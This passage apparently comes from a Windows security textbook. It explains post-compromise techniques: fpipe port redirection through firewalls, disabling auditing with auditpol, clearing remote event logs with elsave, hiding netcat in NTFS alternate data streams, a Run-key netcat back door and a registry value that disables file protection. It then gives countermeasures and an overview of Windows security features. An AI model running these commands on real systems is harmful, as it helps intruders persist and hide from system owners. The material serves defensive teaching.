Fpipe basically works by redirection. Start fpipe with a listening server port, a remote destination port (the port you are trying to reach inside the firewall), and the (optional) local source port number you want. When fpipe starts, it will wait for a client to connect on its listening port. When a listening connection is made, a new connection to the destination machine and port with the specified local source port will be made, thus creating a complete circuit. When the full connection has been established, fpipe forwards all the data received on its inbound connection to the remote destination port beyond the firewall and returns the reply traffic back to the initiating system. This makes setting up multiple netcat sessions look positively painful. Fpipe performs the same task transparently.

Next, we demonstrate the use of fpipe to set up redirection on a compromised system that is running a telnet server behind a firewall that blocks port 23 (telnet) but allows port 53 (DNS). Normally, we could not connect to the telnet port directly on TCP 23, but by setting up an fpipe redirector on the host pointing connections to TCP 53 toward the telnet port, we can accomplish the equivalent. Figure 4-10 shows the fpipe redirector running on the compromised host.

Simply connecting to port 53 on this host will shovel a telnet prompt to the attacker.

The coolest feature of fpipe is its ability to specify a source port for traffic. For penetration-testing purposes, this is often necessary to circumvent a firewall or router that permits traffic sourced only on certain ports. (For example, traffic sourced at TCP 25 can talk to the mail server.) TCP/IP normally assigns a high-numbered source port to client connections, which a firewall typically picks off in its filter. However, the firewall might let DNS traffic through (in fact, it probably will). fpipe can force the stream to always use a specific source port—in this case, the DNS source port. By doing this, the firewall "sees" the stream as an allowed service and lets the stream through.

NOTE If you use fpipe's `-s` option to specify an outbound connection source port number and the outbound connection becomes closed, you may not be able to reestablish a connection to the remote machine between 30 seconds to 4 minutes or more, depending on which OS and version you are using.

Covering Tracks

Once intruders have successfully gained Administrator- or SYSTEM-equivalent privileges on a system, they will take pains to avoid further detection of their presence. When all the information of interest has been stripped from the target, they will install several back doors and stash a toolkit to ensure that easy access can be obtained again in the future and that minimal work will be required for further attacks on other systems.

Disabling Auditing

If the target system owner is halfway security savvy, they will have enabled auditing, as we explained early in this chapter. Because it can slow down performance on active




Figure 4-10 The fpipe redirector running on a compromised host. Fpipe has been set to forward connections on port 53 to port 23 on 192.168.234.37 and is forwarding data here.

servers, especially if success of certain functions such as User & Group Management is audited, most Windows admins either don't enable auditing or enable only a few checks. Nevertheless, the first thing intruders will check on gaining Administrator privilege is the status of Audit policy on the target, in the rare instance that activities performed while pilfering the system are watched. Resource Kit's auditpol tool makes this a snap. The next example shows auditpol run with the `disable` argument to turn off the auditing on a remote system (output abbreviated):

```
C:\> auditpol /disable
Running ...
Local audit information changed successfully ...
New local audit policy ...
(0) Audit Disabled
AuditCategorySystem          = No
AuditCategoryLogon           = Failure
AuditCategoryObjectAccess    = No
```

At the end of their stay, the intruders will just turn on auditing again using the `auditpol/enable` switch, and no one will be the wiser. Individual audit settings are preserved by auditpol.

Clearing the Event Log

If activities leading to Administrator status have already left telltale traces in the Windows Event Log, the intruders may just wipe the logs clean with the Event Viewer. Already authenticated to the target host, the Event Viewer on the attackers' host can open, read, and clear the logs of the remote host. This process will clear the log of all records but will leave one new record stating that the Event Log has been cleared by "attacker." Of course, this may raise more alarms among the system users, but few other options exist besides grabbing the various log files from \winnt\system32 and altering them manually, a hit-or-miss proposition because of the complex Windows log syntax.

The elsave utility from Jesper Lauritsen (http://www.ibt.ku.dk/jesper/Windowstools) is a simple tool for clearing the Event Log. For example, the following syntax using elsave will clear the Security Log on the remote server joel. (Note that correct privileges are required on the remote system.)

```
C:\>elsave -s \\joel -l "Security" -C
```

Hiding Files

Keeping a toolkit on the target system for later use is a great timesaver for malicious hackers. However, these little utility collections can also be calling cards that alert wary system admins to the presence of an intruder. Therefore, steps will be taken to hide the various files necessary to launch the next attack.

attrib Hiding files gets no simpler than copying files to a directory and using the old DOS attrib tool to hide it, as shown with the following syntax:

```
attrib +h [directory]
```

This hides files and directories from command-line tools, but not if the Show All Files option is selected in Windows Explorer.

Alternate Data Streams (ADS) If the target system runs the Windows File System (NTFS), an alternate file-hiding technique is available to intruders. NTFS offers support for multiple streams of information within a file. The streaming feature of NTFS is touted by Microsoft as "a mechanism to add additional attributes or information to a file without restructuring the file system" (for example, when Windows's Macintosh file–compatibility features are enabled). It can also be used to hide a malicious hacker's toolkit—call it an adminkit—in streams behind files.

The following example will stream netcat.exe behind a generic file found in the winnt\system32\os2 directory so that it can be used in subsequent attacks on other remote systems. This file was selected for its relative obscurity, but any file could be used.

To stream files, an attacker will need the POSIX utility cp from Resource Kit. The syntax is simple, using a colon in the destination file to specify the stream:

```
C:\>cp <file> oso001.009:<file>
```

Here's an example:

```
C:\>cp nc.exe oso001.009:nc.exe
```

This hides nc.exe in the nc.exe stream of oso001.009. Here's how to unstream netcat:

```
C:\>cp oso001.009:nc.exe nc.exe
```

The modification date on oso001.009 changes but not its size. (Some versions of cp may not alter the file date.) Therefore, hidden streamed files are very hard to detect.

Deleting a streamed file involves copying the "front" file to a FAT partition and then copying it back to NTFS.

Streamed files can still be executed while hiding behind their front. Due to cmd.exe limitations, streamed files cannot be executed directly (that is, oso001.009:nc.exe). Instead, try using the `start` command to execute the file:

```
start oso001.009:nc.exe
```

ADS Countermeasure

One tool for ferreting out NTFS file streams is Foundstone's sfind (www.foundstone.com).

Rootkits

The rudimentary techniques we've just described suffice for escaping detection by relatively unsophisticated mechanisms. However, more insidious techniques are beginning to come into vogue, especially the use of Windows *rootkits.* Although the term was originally coined on the UNIX platform ("root" being the superuser account there), the world of Windows rootkits has undergone a renaissance period in the last few years. Interest in Windows rootkits was originally driven primarily by Greg Hoglund, who produced one of the first utilities officially described as an "NT rootkit" circa 1999 (although of course many others had been "rooting" and pilfering Windows systems long before then, using custom tools and assemblies of public programs). Hoglund's original NT rootkit was essentially a proof-of-concept platform for illustrating the concept of altering protected system programs in memory ("patching the kernel" in geek-speak) to completely eradicate the trustworthiness of the operating system. We examine the most recent rootkit tools, techniques, and countermeasures in Chapter 12.

General Countermeasures to Authenticated Compromise

How do you clean up the messes we just created and plug any remaining holes? Because many were created with administrative access to nearly all aspects of the Windows architecture, and most of these techniques can be disguised to work in nearly unlimited ways, the task is difficult. We offer the following general advice, covering four main areas touched in one way or another by the processes we've just described: file names, Registry keys, processes, and ports.

NOTE We highly recommend reading Chapter 12's coverage of malware and rootkits in addition to this section, because that chapter covers critical additional countermeasures for these attacks.

CAUTION Privileged compromise of any system is best dealt with by complete reinstallation of the system software from trusted media. A sophisticated attacker could potentially hide certain back doors that even experienced investigators would never find. This advice is thus provided mainly for the general knowledge of the reader and is not recommended as a complete solution to such attacks.

Filenames

Any halfway intelligent intruder will rename files or take other measures to hide them (see the preceding section "Covering Tracks"), but looking for files with suspect names may catch some of the less creative intruders on your systems.

We've covered many tools that are commonly used in post-exploit activities, including nc.exe (netcat), psexec.exe, WINVNC.exe, VNCHooks.dll, omnithread_rt.dll, fpipe.exe, firedaemon.exe, srvany.exe, and psexec.exe. Another common technique is to copy the Windows command shell (cmd.exe) to various places on disk, and with different names—

look for root.exe, sensepost. exe, and similarly named files of different sizes than the real cmd.exe (see http://www.file.net to verify information about common operating system files like cmd.exe).

Also be extremely suspicious of any files that live in the various Start Menu\PROGRAMS\STARTUP\%username% directories under %SYSTEMROOT%\PROFILES. Anything in these folders will launch at boot time. (We'll warn you about this again later.)

One of the classic mechanisms for detecting and preventing malicious files from inhabiting your system is to use antimalware software, and we strongly recommend implementing antimalware or similar infrastructure at your organization (yes, even in the datacenter on servers!).

TIP Another good preventative measure for identifying changes to the file system is to use checksumming tools such as Tripwire (http://www.tripwiresecurity.com).

Registry Entries

In contrast to looking for easily renamed files, hunting down rogue Registry values can be quite effective, because most of the applications we discussed expect to see specific values in specific locations. A good place to start looking is HKLM\SOFTWARE and HKEY_USERS\.DEFAULT\Software, where most installed applications reside in the Windows Registry. As we've seen, popular remote control software like WINVNC creates their own respective keys under these branches of the Registry:

```
HKEY_USERS\.DEFAULT\Software\ORL\WINVNC3
```

Using the command-line REG.EXE tool from the Resource Kit, deleting these keys is easy, even on remote systems. The syntax is

```
reg delete [value] \\machine
```


Here's an example:

```
C:\> reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
\\192.168.202.33
```

Autostart Extensibility Points (ASEPs) Attackers almost always place necessary Registry values under the standard Windows startup keys. These areas should be checked regularly for the presence of malicious or strange-looking commands. As a reminder, those areas are HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and RunOnce, RunOnceEx, and RunServices (Win 9x only).

Additionally, user access rights to these keys should be severely restricted. By default, the Windows Everyone group has Set Value permissions on HKLM\..\..\Run. This capability should be disabled using the Security | Permissions setting in regedt32.

Here's a prime example of what to look for. The following illustration from regedit shows a netcat listener set to start on port 8080 at boot under HKLM\..\..\Run:



Attackers now have a perpetual back door into this system—until the administrator gets wise and manually removes the Registry value.

Don't forget to check the %systemroot%\profiles\%username%\Start Menu\programs\startup\directories. Files here are also automatically launched at every logon for that user!

Microsoft has started to refer to the generic class of places that permit autostart behavior as autostart extensibility points (ASEPs). Almost every significant piece of malicious software known to date has used ASEPs to perpetuate infections on Windows, as we will discuss further in Chapter 12. See http://www.pestpatrol.com/PestInfo/AutoStartingPests.asp for a more comprehensive list of ASEPs. You can also run the `msconfig` utility to view some of these other startup mechanisms on the Startup tab (although configuring behavior from this tool forces you to put the system in selective startup mode).

Processes

For those executable hacking tools that cannot be renamed or otherwise repackaged, regular analysis of the Process List can be useful. Simply hit CTRL-SHIFT-ESC to pull up the process list. We like to sort the list by clicking the CPU column, which shows each process prioritized by how much CPU it is utilizing. Typically, a malicious process will be engaged in some activity, so it will fall near the top of the list. If you immediately identify something that shouldn't be there, you can right-click any offending processes and select End Process.

You can also use the Resource Kit kill.exe utility to stop any rogue processes that do not respond to the graphical process list utility. The Resource Kit rkill.exe tool can be

used to run this on remote servers throughout a domain with similar syntax, although the process ID (PID) of the rogue process must be gleaned first; for example, using the pulist.exe utility from the Resource Kit. An elaborate system could be set up whereby pulist is scheduled regularly and grepped for nasty strings, which are then fed to rkill. Of course, once again, all this work is trivially defeated by renaming malicious executables to something innocuous such as WINLOG.EXE, but it can be effective against processes that can't be hidden, such as WINVNC.exe.

TIP The Sysinternals.com utility Process Explorer can view threads within a process and is helpful in identifying rogue DLLs that may be loaded within processes.

While on the topic of scheduling batch jobs, we should note that a good place to look for telltale signs of compromise is the Windows Task Scheduler queue. Attackers will commonly use the Scheduler service to start rogue processes, and as we've noted in this chapter, the Scheduler can also be used to gain remote control of a system and to start processes running as the ultra-privileged SYSTEM account. To check the Scheduler queue, simply type **at** on a command line, or use the graphical interface available within the Control Panel | Administrative Tools | Task Scheduler.

More advanced techniques like thread context redirection have made examination of process lists less effective at identifying miscreants. Thread context redirection hijacks a legitimate thread to execute malicious code (see http://www.phrack.org/issues.html ?issue=62&id=12#article, section 2.3).

Ports

If an "nc" listener has been renamed, the netstat utility can identify listening or established sessions. Periodically checking netstat for such rogue connections is sometimes the best way to find them. In the next example, we run `netstat -an` on our target server while an attacker is connected via remote and nc to 8080. (Type **netstat /?** at a command line for an explanation of the `-an` switches.) Note that the established "remote" connection operates over TCP 139 and that netcat is listening and has one established connection on TCP 8080. (Additional output from netstat has been removed for clarity.)

```
C:\> netstat -an
Active Connections
Proto  Local Address        Foreign Address   State
TCP    192.168.202.44:139   0.0.0.0:0         LISTENING
TCP    192.168.202.44:139   192.168.2.3:1817  ESTABLISHED
TCP    192.168.202.44:8080  0.0.0.0:0         LISTENING
TCP    192.168.202.44:8080  192.168.2.3:1784  ESTABLISHED
```

Also note from the preceding netstat output that the best defense against remote is to block access to ports 135 through 139 on any potential targets, either at the firewall or by disabling NetBIOS bindings for exposed adapters, as illustrated in "Password-Guessing Countermeasures," earlier in this chapter.

Netstat output can be piped through Find to look for specific ports, such as the following command, which will look for NetBus servers listening on the default port:

```
netstat -an | find "12345"
```

TIP Beginning with Windows XP, Microsoft provided the netstat -o switch that associates a listening port with its owning process.

WINDOWS SECURITY FEATURES

Windows provides many security tools and features that can be used to deflect the attacks we've discussed in this chapter. These utilities are excellent for hardening a system or just for general configuration management to keep entire environments tuned to avoid holes. Most of the items discussed in this section are available with Windows 2000 and above.

TIP See *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) for deeper coverage of many of these tools and features.

Windows Firewall

Kudos to Microsoft for continuing to move the ball downfield with the firewall they introduced with Windows XP, formerly called Internet Connection Firewall (ICF). The new and more simply named Windows Firewall offers a better user interface (with a classic "exception" metaphor for permitted applications and—now yer talkin'!—an Advanced tab that exposes all the nasty technical details for nerdy types to twist and pull), and it is now configurable via Group Policy to enable distributed management of firewall settings across large numbers of systems.

Since Windows XP SP2, the Windows Firewall is enabled by default with a very restrictive policy (effectively, all inbound connections are blocked), making many of the vulnerabilities outlined in this chapter impossible to exploit out of the box.

Automated Updates

One of the most important security countermeasures we've reiterated time and again throughout this chapter is to keep current with Microsoft hotfixes and service packs. However, manually downloading and installing the unrelenting stream of software updates flowing out of Microsoft these days is a full-time job (or several jobs, if you manage large numbers of Windows systems).

Thankfully, Microsoft now includes an Automated Update feature in the OS. Besides implementing a firewall, there is probably no better step you can take than to configure your system to receive automatic updates. Figure 4-11 shows the Automatic Updates configuration screen.




Figure 4-11 Windows' Automatic Updates configuration screen

TIP To understand how to configure Automatic Updates using Registry settings and/or Group Policy, see support.microsoft.com/kb/328010.

CAUTION Nonadministrative users will not see that updates are available to install (and thus may not choose to install them timely), and may also experience disruption if automatic reboot is configured.

If you need to manage patches across large numbers of computers, Microsoft provides the following solutions (more information on these tools is available at www.microsoft.com/technet/security/tools):

- Microsoft Update consolidates patches for Windows, Office, and other key products into one location and enables you to choose automatic delivery and installation of high-priority updates.
- Windows Server Update Services (WSUS) simplifies patching of Windows systems for large organizations with simple patch deployment needs.

- Systems Management Server (SMS) 2003 provides status reporting, targeting, broader package support, automated rollbacks, bandwidth management, and other more robust features for enterprises
- System Center Configuration Manager 2007 provides comprehensive asset management of servers, desktops, and mobile devices

In the long term, System Center is the horse to bet on for large businesses, since it is designed to replace SMS.

And, of course, there is a vibrant market for non-Microsoft patch management solutions. Simply search for "windows patch management" in your favorite Internet search engine to get up-to-date information on the latest tools in this space.

Security Center

The Security Center control panel is shown in Figure 4-12. Security Center is a consolidated viewing and configuration point for key system security features: Windows Firewall, Windows Update, Antivirus (if installed), and Internet Options.




Figure 4-12 The Windows Security Center


Security Center is clearly targeted at consumers and not IT pros, based on the lack of more advanced security configuration interfaces like Security Policy, Certificate Manager, and so on, but it's certainly a healthy start. We remain hopeful that some day Microsoft will learn to create a user interface that pleases nontechnical users but still offers enough knobs and buttons beneath the surface to please techies.

Security Policy and Group Policy

We've discussed Security Policy a great deal in this chapter, as would be expected for a tool that consolidates nearly all of the Windows security configuration settings under one interface. Obviously, Security Policy is great for configuring stand-alone computers, but what about managing security configuration across large numbers of Windows systems?

One of the most powerful tools available for this is Group Policy. Group Policy Objects (GPOs) can be stored in the Active Directory or on a local computer to define certain configuration parameters on a domain-wide or local scale. GPOs can be applied to sites, domains, or Organizational Units (OUs) and are inherited by the users or computers they contain (called *members* of that GPO).

GPOs can be viewed and edited in any MMC console window and also managed via the Group Policy Management Console (GPMC; see http://www.microsoft.com/windowsserver2003/gpmc/default.mspx—Administrator privilege is required). The GPOs that ship with Windows 2000 and later are Local Computer, Default Domain, and Default Domain Controller Policies. By simply running Start | gpedit.msc, the Local Computer GPO is called up. Another way to view GPOs is to view the properties of a specific directory object (domain, OU, or site) and then select the Group Policy tab, as shown here:



This screen displays the particular GPO that applies to the selected object (listed by priority) and whether inheritance is blocked, and it allows the GPO to be edited.

Editing a GPO reveals a plethora of security configurations that can be applied to directory objects. Of particular interest is the Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options node in the GPO. More than 30 different parameters here can be configured to improve security for any computer objects to which the GPO is applied. These parameters include Additional Restrictions For Anonymous Connections (the RestrictAnonymous setting), LAN Manager Authentication Level, and Rename Administrator Account, among many other important security settings.

The Security Settings node is also where account, audit, Event Log, public key, and IPSec policies can be set. By allowing these best practices to be set at the site, domain, or OU level, the task of managing security in large environments is greatly reduced. The Default Domain Policy GPO is shown in Figure 4-13.

GPOs seem like the ultimate way to securely configure large Windows 2000 and later domains. However, you can experience erratic results when enabling combinations of local and domain-level policies, and the delay before Group Policy settings take effect can also be frustrating. Using the secedit tool to refresh policies immediately is one way to address this delay. To refresh policies using secedit, open the Run dialog box and enter **secedit /refreshpolicy MACHINE_POLICY**. To refresh policies under the User Configuration node, type **secedit /refreshpolicy USER_POLICY**.




Figure 4-13 The Default Domain Policy GPO

Bitlocker and the Encrypting File System (EFS)

One of the major security-related centerpieces released with Windows 2000 is the Encrypting File System (EFS). EFS is a public key cryptography–based system for transparently encrypting file-level data in real time so that attackers cannot access it without the proper key (for more information, see http://www.microsoft.com/technet/security/guidance/cryptographyetc/efs.mspx). In brief, EFS can encrypt a file or folder with a fast, symmetric, encryption algorithm using a randomly generated file encryption key (FEK) specific to that file or folder. The initial release of EFS uses the Extended Data Encryption Standard (DESX) as the encryption algorithm. The randomly generated file encryption key is then itself encrypted with one or more public keys, including those of the user (each user under Windows 2000 and later receives a public/private key pair), and a key recovery agent (RA). These encrypted values are stored as attributes of the file.

Key recovery is implemented, for example, in case employees who have encrypted some sensitive data leave an organization or their encryption keys are lost. To prevent unrecoverable loss of the encrypted data, Windows mandates the existence of a data-recovery agent for EFS. In fact, EFS will not work without a recovery agent. Because the FEK is completely independent of a user's public/private key pair, a recovery agent may decrypt the file's contents without compromising the user's private key. The default data-recovery agent for a system is the local administrator account.

Although EFS can be useful in many situations, it probably doesn't apply to multiple users of the same workstation who may want to protect files from one another. That's what NTFS file system access control lists (ACLs) are for. Rather, Microsoft positions EFS as a layer of protection against attacks where NTFS is circumvented, such as by booting to alternative OSes and using third-party tools to access a hard drive, or for files stored on remote servers. In fact, Microsoft's white paper on EFS specifically claims that "EFS particularly addresses security concerns raised by tools available on other operating systems that allow users to physically access files from an NTFS volume without an access check."

Unless implemented in the context of a Windows domain, this claim is difficult to support. EFS' primary vulnerability is the recovery agent account, since the local Administrator account password can easily be reset using published tools that work when the system is booted to an alternate operating system (see, for example, the chntpw tool available at home.eunet.no/pnordahl/ntpasswd/).

When EFS is implemented on a domain-joined machine, the recovery agent account resides on domain controllers, thus physically separating the recovery agent's back door key and the encrypted data, providing more robust protection. More details on EFS weaknesses and countermeasures are included in *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com).

With Windows Vista, Microsoft introduced Bitlocker Drive Encryption (BDE). Although BDE was primarily designed to provide greater assurance of operating system integrity, one ancillary result from its protective mechanisms is to blunt offline attacks like the password reset technique that bypassed EFS. Rather than associating data encryption keys with individual user accounts as EFS does, BDE encrypts entire volumes and stores the key in ways that are much more difficult to compromise. With BDE, an

attacker who gets unrestricted physical access to the system (say, by stealing a laptop) cannot decrypt data stored on the encrypted volume because Windows won't load if it has been tampered with, and booting to an alternate OS will not provide access to the decryption key since it is stored securely. (See en.wikipedia.org/wiki/BitLocker_Drive_Encryption for more background on BDE, including the various ways keys are protected).

Researchers at Princeton University published a stirring paper on so-called *cold boot attacks* that bypassed BDE (see http://citp.princeton.edu/memory/). Essentially, the researchers cooled DRAM chips to increase the amount of time before the loaded operating system was flushed from volatile memory. This permitted enough time to harvest an image of the running system, from which the master BDE decryption keys could be extracted, since they obviously have to be available to boot the system into a running state. The researchers even bypassed a system with a Trusted Platform Module (TPM), a segregated hardware chip designed to optionally store BDE encryption keys and thought to make BDE nearly impossible to bypass.

Cold-boot Countermeasures

As with any cryptographic solution, the main challenge is key management, and it is arguably impossible to protect a key in any scenario where it is physically possessed by the attacker (no 100 percent tamper-resistant technology has ever been conceived).

So, the only real mitigation for cold-boot attacks is to physically separate the key from the system it is designed to protect. Subsequent responses to the Princeton research indicated that powering off a BDE-protected system will remove the keys from memory, and thus make them out of reach of cold-boot attacks. Conceivably, external hardware modules that are physically removable (and stored separately!) from the system could also mitigate such attacks (for example, the HASP hardware dongle from Alladin could be modified with this capability, www.aladdin.com/hasp/).

Windows Resource Protection

Windows 2000 and Windows XP were released with a feature called Windows File Protection (WFP), which attempts to ensure that critical operating system files are not intentionally or unintentionally modified.

CAUTION Techniques to bypass WFP are known, including disabling it permanently by setting the Registry value SFCDisable to `0ffffff9dh` under HKLM\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Winlogon.

WFP was updated in Windows Vista. It now includes critical Registry values as well as files and has been renamed Windows Resource Protection (WRP). Like WFP, WRP stashes away copies of files that are critical to system stability. The location, however, has moved from %SystemRoot%\System32\dllcache to %Windir%\WinSxS\Backup, and the mechanism for protecting these files has also changed a bit. There is no longer a

System File Protection thread running to detect modifications to critical files. Instead, WRP relies on Access Control Lists (ACLs) and is thus always actively protecting the system (the SFCDisable Registry value mentioned earlier is no longer present on Server 2008 for this reason).

Under WRP, the ability to write to a protected resource is granted only to the TrustedInstaller principal—thus not even Administrators can modify the protected resources. In the default configuration, only the following actions can replace a WRP-protected resource:

- Windows Update installed by TrustedInstaller
- Windows Service Packs installed by TrustedInstaller
- Hotfixes installed by TrustedInstaller
- Operating system upgrades installed by TrustedInstaller

Of course, one obvious weakness with WRP is that administrative accounts can change the ACLs on protected resources. By default, the local Administrators group has the SeTakeOwnership right and can take ownership of any WRP-protected resource. At this point, permissions applied to the protected resource can be changed arbitrarily by the owner, and the resource can be modified, replaced, or deleted.

WRP wasn't designed to protect against rogue administrators, however. Its primary purpose is to prevent third-party installers from modifying resources that are critical to the OS's stability.

Integrity Levels, UAC, and LoRIE

